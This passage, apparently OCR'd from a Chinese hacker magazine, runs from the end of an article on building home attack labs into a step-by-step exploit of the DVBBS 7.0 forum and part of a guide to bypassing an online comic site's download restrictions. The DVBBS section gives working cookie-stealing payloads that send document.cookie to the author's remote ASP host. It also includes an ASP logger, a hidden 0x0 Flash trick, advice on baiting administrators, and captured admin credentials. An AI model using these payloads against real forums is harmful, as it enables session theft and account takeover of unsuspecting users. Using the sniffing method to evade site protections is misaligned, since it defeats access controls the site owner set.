primary=：指定接口名称，比如eth0，作为主设备。主设备作为通道内第一个使用的接口，除非其发生故障，否则设备将一直承担数据收发的任务。

multicast=：指定所期望支持的组播类型。

```
0：关闭组播支持
1：启用组播特性，但只支持活动的从(slave)网卡设备
2：启动组播特性，支持所有从(slave)网卡设备
```

（关于具体参数的详细设置可参阅：/usr/src/linux-2.4/Documentation/networking/bonding.txt）

小结

个人攻防实验室的建立有利于网络兴趣爱好者在学习网络知识的同时，能把网络各种繁杂的工具软件和精美文章进行系统收录，实现家庭环境中简单的一些实验操作。然而由于家庭经济限制和硬件设备的投入小，使得个人攻防实验室本身不具有交流场所、信息研究的发布平台等诸多缺点。

安全组织攻击实验室具有开放性的交流场所和系统的学习机制，目前它也是互连网攻防实验室的主要表现形式，为广大网络爱好者和研究人员提供了细腻的交互空间，它是学习网络基础知识的最佳场所。由于其开放性的气质，其所研究的漏洞和各种协议攻击是广为所知的和公开性的，对于最新的漏洞或者安全攻击不能进行有效的研究和学习，作出及时反映，因此它的主要目的是以学习为主。

企业团体攻防实验室是应用于商业化产品所建立的研究基地，其主要特点就是学习研究的网络漏洞和安全产品测试对外部是保密。毕竟企业需要这些研究成果进行相关安全的研发，从而快速有效的生产强劲产品，以使企业能统领市场，立于不败之地。其研究隐秘性和严安全设置决定实验室本身是私有场所，所提供的学习功能不强，并且研究的安全话题专一，研究内容有时会显现单一化。

完成一个巨型的网络实验室其价值在于：在整个电子空间建立稳定、完善和高效的网络实验基地，然而需要庞大的硬件支撑体系和细致认真的维护维护工作，投入资金、设备占地面积以及后期维护费用将是非常巨大的，在实际构架必须考虑到这点。

综上所述，合理有效的在赛伯电子空间建立符合自身需要的安全研究实验室，不仅要考虑所投入的硬件设备、维护任务和操作易用性，同时还有研究目的，实验取材和学习功能等诸多效应因素。本篇只起到泛型概述建设思路和简单的实现方法，并不是详细的howto文档，因此各位读者在实际建设中应根据自身需要进行相应的具体裁减和增设。

参考资源：

1、http://www.cvshome.org/
2、http://www.isi.edu/nsnam/ns/
3、http://sourceforge.net
4、http://www.netraverse.com
5、http://www.phpbb.com

（注：此参考资源针对整个实验室构建所应用的软件而提供的连接站点，其具体参考可在站内输入主题关键字进行检索查询）

DVBBS 7.0 HTML代码执行漏洞

真实の神

动网论坛的最新版本：DVBBS 7.0发布了，这个在中国使用率最广的论坛，在新版本中又加入了许多更加人性化的设计，使用起来更加的方便了。

学校放寒假后，天天呆在家里没事做，闲的无聊，就出来上上网。突然发现，我常去的几个论坛全都升级成了DVBBS 7.0。呵呵，正好，我就来测试一下这个的安全性吧～～

DVBBS发展了这么久，一般常见的漏洞应该都没什么戏唱了，剩下来的就只有看看有没有设计上的失误或者遗漏什么的～

还是先试试我最喜欢的FLASH跨站吧～

打开论坛的短消息服务，给自己发条短消息，里面插入FLASH标签，如下～

```
[flash=0,0]http://www.163.com/asdf.swf[/flash]
```

里面的那个FLASH是随便输的一个地址。

然后查看这条短消息，晕，上面的语句居然原封不动的躺在里面，看来这个版本的DVBBS默认就关闭了短消息的FLASH标签了的，而且论坛发帖子的地方一般的管理员都会禁止FLASH标签的……

唉……好像利用FLASH做跨站攻击是没希望了，那就来看看新版本的DVBBS多了哪些新功能吧…………

一眼望去，新版本变化最明显的就是发帖子的地方了，风格变了好多，那功能上是不是也有变化呢？在回别人帖子的时候无意中发现，居然可以直接粘贴来自Internet上的图片！这就意味着支持HTML代码！！

马上着手，丢了个动鲨网页木马上去，在帖子里面写上～

```
<iframe src="http://zhenshen.vicp.net/mm.html" name="zhu" width="0" height="0" frameborder="0">
```

然后提交……晕，代码明文躺在了帖子里面，失败……看来只是支持某些代码而已，想想也是，人家这么有历史的东西了，不可能连这点都考虑不到啊，怎么可能让你执行所有HTML代码嘛，难道等着被黑啊……

再考虑一下，既然支持贴图的的代码，那也就是说应该就支持<img src=xxx>这样的语句，这样的话我们完全可以利用来拿管理员的cookie啊～

马上行动，先在本地写一个html文件，内容如下：

```
<img src=javascript:window.location.href("http://你的ASP空间/info.asp?"+document.cookie,1,1)>
```

在本地浏览这个html文件，打开后马上按ESC键，速度要快，不然就跳转了，呵呵。如果没跳转的话，就按Ctrl ＋ A全选页面，然后Ctrl ＋ C复制，再粘贴到帖子里面，马上把帖子发送出去。其中的info.asp内容为

```
<%
testfile=Server.MapPath("cookies.html")
msg="<table><tr><td>userid</td><td>" & Request("msg")
msg=msg & "</td></tr><tr><td>userclass</td><td>" & Request("userclass")
msg=msg & "</td></tr><tr><td>username</td><td>" & Request("username")
msg=msg & "</td></tr><tr><td>usercookies</td><td>" & Request("usercookies")
msg=msg & "</td></tr><tr><td>password</td><td>" & Request("password") & "</td></tr></table><br>"
set fs=server.CreateObject("scripting.filesystemobject")
set thisfile=fs.OpenTextFile(testfile,8,True,0)
thisfile.WriteLine(""&msg& "")
thisfile.close
set fs = nothing
%>
```

这样的话对方的cookie信息会保存在cookies.html里面～

去查看这张帖子……？？？？？？？？！！！为什么会这样？！“java”居然被过滤了……（哭……）

唉……大失败啊……。不过我们还是有其他方法可以利用的～而且上面那个方法太明显了，只要有一点安全意识的人都会马上改密码的，我们要想一个隐蔽性高的方法才行～

既然论坛可以粘贴图片，那可不可以粘贴FLASH呢？测试了一下，果然可以，而且没有用FLASH标签时的“[全屏欣赏]”等多余东西，如果我们把FLASH的大小改为0 x 0的话，就根本看不出来有FLASH在帖子里面了！

呵呵，接下来我们来做FLASH～（如图1）




图 1

先建立19个空白帧（为了让对方有载入全部页面的时间，所以要将执行代码的时间向后移），然后在最后一帧上单击右键，选择“转换为关键帧”，然后展开“动作”选项卡，在里面找到“浏览器／网络”双击里面的“getURL”，然后在右边的“URL”输入框里面填入这条语句：

```
javascript:openScript('http://zhenshen.vicp.net/info.asp?'+document.cookie,1,1)
```

然后将这个FLASH保存即可。

将这个做好的FLASH文件命名为cookieinfo1.swf，放入你的ASP空间，然后在本地编写一个HTML文件，内容如下：

```
<embed src="http://你的ASP空间/cookieinfo.swf" loop=false menu=false quality=low bgcolor=#FFFFFF WIDTH="0" HEIGHT="0" TYPE="application/x-shockwave-flash" PLUGINSPAGE="http://www.macromedia.com/go/getflashplayer">
```

可能大家注意到了，刚才编写的FLASH文件和这个代码中的文件名不同，为什么要这样呢？呵呵，大家想一想，如果文件名现在就弄成一样的，那等下打开这个HTML文件后连复制都还没复制就执行FLASH中的代码了，那你还发什么帖子啊………………

那个info.asp的内容也要修改一下，在代码的最后加上一句：

```
<img src=javascript:window.close()>
```

至于用处等下再说，嘿嘿～

好了，在本地打开这个刚写好的HTML文件，按Ctrl ＋ A全选，然后Ctrl ＋ C复制，然后在管理员常去的地方（站务管理区之类的地方）发张帖子，标题和内容要让管理员感兴趣才行～我发的这个帖子一个比较负责的管理员肯定会看～嘿嘿～～～（如图2）帖子发好后，马上把空间上的cookieinfo1.swf改名为cookieinfo.swf。

有人打开这个帖子后，会弹出一个非常小的窗口，来向info.asp文件发送cookie信息，而开始在info.asp文件最后加入的代码就是要让这个小窗口在打开的瞬间又马上关闭，加上我们在帖子里面帖的FLASH是0 x 0大小的，这样一来一般就不会有人察觉到帖子里面被动了手脚了，嘿嘿～～：P




图 2

呵呵，准备完成，睡觉………

第二天起床后，马上去查看成果。打开cookies.html文件，嘿嘿，果然中招了～（如图3）



userid	
userclass	超级版主
username	花卷
usercookies	3
password	CgWJAmL9970vE057
userid	
userclass	管理员
username	叶孤帆
usercookies	0
password	Bc1dV6oP2Ya4m5bh
userid	
userclass	版主
username	baishi
usercookies	0
password	2H1W17TUkDi6P6xQ

图 3

大家可能注意到了，虽然新版DVBBS的密码也是16位，可是并不是MD5加密的，并且即使是同一个ID，我们多次截取到的密码都不同，不过经过我测试，不管用哪一次截取到的密码，都可以用cookie欺骗成功的，这点大家放心……

至于cookie欺骗的方法，并不在这篇文章的讨论范围之内，这里就不说了，而且据我猜测，这次DVBBS密码的加密方式可能是可逆的，也就是说应该可以反算出原始密码的……

要注意一下的还是这个DVBBS 7.0的漏洞。

其实，按照我开始的做法，在info.asp文件的最后不管加入任何HTML代码是都将被执行的，而且打开的窗口又小，又马上关闭了，所以很难察觉到。在测试中我是使用的MyIE浏览器，用了它自带的弹出式窗口拦截和广告拦截功能，窗口虽然成功的拦截了，没有被打开，可是cookie信息却还是被发送到了cookies.html文件里面，这下大家知道这个漏洞有多可怕了吧……

声明：本文只是探讨技术问题，请勿将本文的内容用于不正当行为！

突破在线漫画的下载限制



徐健

本人是一个漫画迷，喜欢收藏精品漫画，但是现在漫画是越来越贵，质量却是越来越差，特别是近来流行四拼一的16开合订本，幅面小的可怜，字都很难看清楚，实在没有收藏的价值。今年连载了十几年的《三只眼》总算完结了，这部漫画我从初中时就开始买了，一直到现在，大本小本买了好几个版本，才买到了27卷，后面的13卷一直没有买到。现在想补全这13卷，可是只有这种四拼一的合订本，当然不会拆开卖了。一套120大元，实在是划不来。实体书买不到，只好到网上下载电子版的再刻盘了。

网络漫画早已不是新生事物，几年前我就在“动漫无限”网站下过漫画，当时大多数漫画网站还只提供图片、简介，提供漫画下载的实属凤毛麟角。现在的漫画下载资源可是丰富多了，不过大多数都是会员制收费的，偶尔有几个可以免费下的又总是人满为患，想连上它们的FTP服务器实在是Mission Impossible。偏偏我在内网，只能通过HTTP代理上网，下载软件比如FlashGet会把通过代理收到的服务器返回的错误信息当作要下载的文件内容存盘，致使重试功能无法使用，即使成功连上，由于HTTP代理不能续传，一旦断线就会前功尽弃。因此，FTP下载基本上是没法用的，BT之类的更不用说了，唯一可行的就是HTTP下载。

提HTTP方式漫画下载的网站几乎没有，但是我却找到了几个在线浏览漫画的网站，有些是论坛形式的，就是利用论坛的贴图功能把漫画一张张贴上，一个页面可以贴几十页漫画，通过网页另存的方法就可以保存其中的漫画，但是由于论坛的改名功能，以及贴图者的疏漏，保存的漫画图片往往会出现顺序错乱，漏页等现象，必须花功夫整理校对才行。另外还有采用真正的漫画在线浏览系统的网站，可以一页页的翻看。




图1

如图1的网站就是一个相当不错的在线漫画网站，收录了十几部热门的长篇连载漫画，显示速度不错，宽带下只需两三秒就可显示一幅漫画图片。翻页功能完善，可以用鼠标和键盘进行翻页，另外还有一个独创的放大镜功能，可以进行局部放大，用来观看漫画中某些字体较小的对话很方便。由于漫画显示的大小受到显示区域的限制，系统还提供了全屏模式。

在线漫画一般都是禁止下载的，这个网站也不例外，连另存也不行，鼠标右键已经设定为向下翻页了，没法弹出菜单。在windows 2000/XP下可以用系统提供的图片存盘功能保存，但是只能存为BMP格式，缺省文件名是“无标题”，还必须自己改文件名才行。用这种方式保存上千张图片，再将其重新压成JPG格式显然是不可接受的。那么怎样才能突破在线漫画系统的限制，将漫画下载下来呢？

要想直接下载漫画，必须先找到漫画图片的URL地址，然后就可以用FlashGet、网络蚂蚁之类的下载工具下载了。首先分析一下这个在线漫画系统的页面的HTML源代码，看看是否能够直接找到地址。由于右键菜单不能用，就选择主菜单中的查看－>源文件，看到了页面的源码。这个系统使用的是ASP和JavaScript，图片的地址由下面的代码可以看出，

```
<script language=javascript>
function imagenameabout()
{
document.main.src="image.asp?lb=3x3第四十卷&move="+q;
document.main1.src="image.asp?lb=3x3第四十卷&move="+q;
window.status="当前页是第"+(q+1)+"页"+"，图片名称《"+imagename(q)+"》    简介："+imageabout(q);}
```

这个Java函数是用来改变漫画图片的，图片的地址由image.asp给出，其参数有两个，lb指示漫画的哪一卷，q则是漫画图片的序号，将其改为一个数字，将“image.asp?lb=3x3第四十卷&move=12”复制粘贴到IE的地址栏中网站路径的后面，回车，没有显示图片，而是显示了红色的“非正常浏览该图片”八个字。看来image.asp会检测发出请求的页面，如果不是这个在线系统发出的请求就会转而显示这个信息。这样的话通过这个image.asp的地址下载就不可能了，要想下载，就必须找到真实的地址才可以。既然浏览器可以正确显示出图片，那么浏览器必然得到正确的地址。那个image.asp就是用来将真实地址返回给浏览器的。虽然不能我们通过浏览器直接得到真实地址，用别的方法还是可以找到的。根据下载电影的经验，使用嗅探器应该可以是可行的。平常我都是用影片地址嗅探器来找电影的下载地址的，但是它所嗅探的文件类型是预设的，不能自己添加，必须找通用的嗅探器才可以。对于这种简单的工作，没有必要动用Iris之类的专业嗅探软件，我选择了Project URL Snooper这个专门用来嗅探网络地址的工具。下载安装Project URL Snooper的汉化版之后，启动它，在“常规选项”页面的适配器中选择一个驱动，注意不要勾选旁边的“只搜索这台计算机”选项，否则在开始搜索时会报错。再回到“搜索”页面中，点击“侦测网络”，就开始嗅探了（如图2）。

回到在线漫画系统中，随便点击一页漫画，再切回Project URL Snooper中，看到真实的地址了吧。把地址复制粘贴到浏览器的地址栏里回车，漫画图片显示出来了。由于漫画图片的文件名都是按顺序编号的，只要知道一张图片的地址，就可以

知道其它的地址了，通过在线漫画系统右侧的本卷目录，很容易知道这一卷漫画有多少张图片，这样地址的编号范围就知道了。打开FlashGet，选择主菜单的任务-->添加成批任务一项，将图片地址粘贴进去，设定好通配符，就可以批量下载了。




图 2

